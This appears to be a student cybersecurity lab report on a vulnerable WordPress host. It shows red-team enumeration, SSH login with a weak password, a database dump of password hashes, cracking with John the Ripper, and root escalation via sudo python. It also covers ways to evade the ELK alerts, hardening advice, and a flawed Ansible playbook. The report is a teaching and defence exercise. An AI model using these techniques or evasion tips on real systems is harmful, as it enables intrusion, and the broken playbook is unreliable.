Attack, Defense & Analysis of a Vulnerable Network

RED TEAM


BLUE TEAM

TABLE OF CONTENTS

- Network Topology & Critical Vulnerabilities
- Alerts Implemented
- Exploits Used
- Hardening
- Avoiding Detection
- Maintaining Access
- Implementing Patches
- Network Topology & Critical Vulnerabilities
- Traffic Profile
- Normal Activity
- Malicious Activity

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines:
Kali Attack
IPv4:192.168.1.90
OS: Kali Linux 2.6.32
Hostname: Kali

Target 1
IPv4:192.168.1.110
OS: SMP Debian 3.16.57-2
Hostname: **target1**

Target 2
IPv4: 192.168.1.115
OS: Linux 3.2 - 4.9
Hostname:

ELK
IPv4: 192.168.1.100
OS: Ubuntu ELK 4.15.0-99
Hostname: ELK

Critical Vulnerabilities Detected: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress 4.8.18	Out of Date and vulnerable wordpress version	Low/Medium
SSH/Weak Password	Open SSH and easy User/Password combo Michael:Michael	High
Access to SQL database	User name and password stored in plaintext in wp-config.php	High

Alerts Implemented

CPU Usage Monitor

- WHEN max OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



Name

CPU Usage Monitor

Indices to query: metricbeat-* ×

Time field: @timestamp

Run watch every: 5 minutes

Use * to broaden your query.

Match the following condition

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

Current status for 'CPU Usage Monitor'

Deactivate Delete

Execution history | Action statuses

Last one hour


Trigger time	State	Comment
2021-02-26T02:25:51+00:00	▷ Firing	
2021-02-26T02:20:52+00:00	▷ Firing	
2021-02-26T02:15:52+00:00	▷ Firing	
2021-02-26T02:10:52+00:00	▷ Firing	
2021-02-26T02:05:52+00:00	▷ Firing	
2021-02-26T02:00:52+00:00	▷ Firing	
2021-02-26T01:55:52+00:00	▷ Firing	
2021-02-26T01:50:52+00:00	▷ Firing	
2021-02-26T01:45:51+00:00	▷ Firing	
2021-02-26T01:40:52+00:00	▷ Firing	


Rows per page: 10

< 1 2 3 4 5 ... 13 >

Excessive HTTP Errors


- WHEN count GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes





HTTP Request Size Monitor

- WHEN sum of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute



Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

Perform 1 action when condition is met

Add action

Current status for 'HTTP Request Size Monitor'

Deactivate Delete

Execution history | Action statuses

Last one hour

Trigger time	State	Comment
2021-02-26T02:18:52+00:00	✓ OK	
2021-02-26T02:17:52+00:00	✓ OK	
2021-02-26T02:16:52+00:00	▷ Firing	
2021-02-26T02:15:52+00:00	✓ OK	
2021-02-26T02:14:52+00:00	▷ Firing	
2021-02-26T02:13:52+00:00	▷ Firing	
2021-02-26T02:12:51+00:00	✓ OK	
2021-02-26T02:11:51+00:00	▷ Firing	
2021-02-26T02:10:52+00:00	▷ Firing	
2021-02-26T02:09:52+00:00	▷ Firing	

Rows per page: 10


1 2 3 4 5 ... 66

Exploits Used

Exploitation: Security Misconfiguration

Process of attack:


- Used NMAP to scan Target1 in order to discover available ports, services, and what operating system was in use
- Nmap scan revealed port 22 SSH was accessible
- Used wpscan to discover users and found Michael and Steven



Exploitation: SSH/Weak Password

Process of attack:

- User Michael was first selected and several attempts were made to guess his password. Username and password were both Michael, making it easy to access the user account
- We were able to gain access to the user shell on target1



Exploitation: MySQL

Process of attack:

- Accessed the wp-config.php file and discovered the username and password for MySQL database
- With username and password we accessed the database and discovered the password hashes for Michael and Steven

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> SELECT*FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
2 rows in set (0.00 sec)
```

Exploitation: Outdated version of Wordpress

Process of attack:

- Used John the Ripper to crack hashed password for Steven
- With user passwords we had the ability to SSH into Steven's account


```
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW
 16×3])
Remaining 1 password hash
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
Cost 1 (iteration count) is
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abor
pink84           (steven)
1g 0:00:00:01 DONE (2021-02-
```

```
michael@target1: ~   Shell

File  Actions  Edit  View  Help

root@Kali:~# ssh steven 192.168.1.110
ssh: Could not resolve hostname steven: Name or service not known
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free s
the exact distribution terms for each program are described in th
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 23 11:51:22 2021 from 192.168.1.90
$ whoami
steven
$
```

Exploitation of sudo python privileges

Process of attack:

- Once access to Stevens account was achieved we were able to escalate user privileges to root using a python command
- Once user privilege was escalated final flag was discovered

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

Exploitation Success:

All four flags were located on target 1

```
cat: Security - Doc/: Is a directory
michael@target1:/var/www/html$ grep flag1 service.html
                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

```
flag3{afc01ab56b50591e7dccf93122770cd2}
```

```
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

```
flag4{715dea6c055b9fe3337544932f2941ce}
```

Avoiding Detection

Stealth Exploitation of HTTP Request Size Monitor

Monitoring Overview

- HTTP Request Size
- Which metrics do they measure? HTTP Requests
- Threshold is set to fire at 3,500 for the last 1 minute

Mitigating Detection

- Run nmap scan in stealth mode
- Nmap scan ran with -sS would run nmap in stealth mode, while this mode makes the scan harder to detect it does take longer to complete the scan.

Stealth Exploitation of HTTP Errors

Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP errors
- Which metrics do they measure? The number of times the http response status code is over 400
- The threshold for HTTP errors is above 400 for the last 5 minutes

Mitigating Detection

- Leaving a period of time in between each brute-force attack so that the attempts would not trigger an alert. While this does help with mitigating the attempted brute force attack it does take more time.

Stealth Exploitation of WordPress directories

Monitoring Overview

- Establish a monitor to deny access to the directory
- Measured metric would be the number of times a user received access denied trying to access the directory
- This threshold would be set to fire if more than 1 failed attempt was made in an hour.

Mitigating Detection

- Escalating user privileges before accessing the database
- IP address spoofing or in order to make traffic appear its coming from the network

Hardening


KEEP CALM
it's the
FINAL
COUNTDOWN


SYSTEM HARDENING
PATCH MANAGEMENT
MALWARE IDENTIFICATION
INTRUSION PREVENTION

Hardening Against Out of Date WordPress on Target 1

Explanation:

- This patch works through updating an insecure and out of date version of Wordpress.
  - Command line: wp core update
- This simple command is all that is needed to help mitigate against wordpress from being scanned using software such as wpscan

Hardening Against SSH/Weak Passwords on Target 1

Explanation:

- The first mitigation is a simple re-configuration of the server to disallow ssh connections
  - systemctl stop sshd.service
    - This will stop the ssh service
- The second mitigations is to change the weak password
  - passwd [user]
    - This will change the current password
- The final mitigation is to change the password policy to force more complexity
  - nano /etc/security/pwquality.conf
    - lcredit -1 (for at least one lower case)
    - ocredit -1 (for at least one special character)
    - etc.

Hardening Against MySQL attack on Target 1

Explanation:

- **Plaintext password in a config file mitigation:**
  - **Edit wp-config.php so it doesn't contain the plaintext password to the SQL database**
  - **nano ./wp-config.php**
    - **Delete the plaintext passwords**
- **John the RIPPER hash attack mitigation:**
  - **Increase complexity of hashed passwords by using a salted hash so that they can't be cracked as easily.**
  - **openssl passwd -1 -salt $(openssl rand -base64 6) ThePassword**

Implementing Patches

Implementing Patches with Ansible


Playbook Overview

- The first thing will pull the latest wordpress file
- Then it will unzip and install it
- The next one will shutdown ssh service
- And last it will update password policy
- As a bonus i've added a playbook to test a user's password without saving the data in a log file

link to yaml file

https://drive.google.com/file/d/1Tx_GKEk2HR9YcBAfHARXqdOG-TnQ4/view?usp=sharing

```
---
- name: Update Wordpress hosts
  hosts: WordPress 1 and 2
  gather_facts: no
  become: true
  tasks:

  # Use command module
  - name: Download WordPress
    command: cd /home/user/downoads && {curl -O https://wordpress.org/latest.zip; cd -; }

  - name: unzip file
    command: zipfile /home/user/donwloads/latest.zip

  # Use command module
  - name: install wordpress
    command: dpkg -i /home/user/downloads/latest

  # Use command module
   - name: Stop and Start ssh
     service:
       name: ssh
       state: stopped

  # Use command module

  roles:
   - role: gantsign.pwquality
      pwquality_minlen: 8
      pwquality_maxrepeat: 3
      pwquality_ucredit: 1
      pwquality_dcredit: 1
      pwquality_lcredit: 1
      pwquality_ocredit: 1
      pwquality_minclass: 4

#everthing below this line can be hashed out it for changing a users password with out it being saved to a logfile
```


Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.20 (58418)	Machines that sent the most traffic.
Most Common Protocols	UDP (18770) TCP (141132) Other (170)	Three most common protocols on the network.
# of Unique IP Addresses	813	Count of observed IP addresses.
Subnets	192.168.1.0/24	Observed subnet ranges.
# of Malware Species	2	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- For example: Watching YouTube, reading the news.
- Metricbeat, filebeat,packbeat logs being sent to Elk Stack VM
- watching TV at sky.com
- reading blogs, surfing the web, and looking at the news (orbike.com, google.com)

Suspicious Activity


- Downloading malicious files
- Downloading Torrents
- Creating an unauthorized Active directory
- Visiting sites like Iphonehacks.wepengien


Normal Activity

Reading Blogs

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - Access to blogs about mountain biking, and searches related to mountain biking.
  - TCP and HTTP
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - in some cases the user was adding comments or creating a new post.
  - Orbike.com
- Include screenshots of packets justifying your conclusions.






Watching Videos

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - multicast video files
  - UDP
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - Watching a video on a website
  - www.sky.com
- Include screenshots of packets justifying your conclusions.

72807	752.584419500	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=317
75455	768.640646200	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
75458	768.661028000	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=1039
75470	768.766825200	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
75471	768.767816400	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
75472	768.768808700	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
75473	768.769798900	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
75537	769.238006700	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
75657	770.073687500	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
75904	771.834213700	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
76449	775.031690100	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
1557…	1604.2929372…	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=317
1583…	1620.3492066…	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20
1583…	1620.3695673…	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=1039
1583…	1620.4753692…	027a1d8a.bb.sky…	BLANCO-DESKTOP.dogof…	UDP	48311 → 63448 Len=20



Malicious Activity

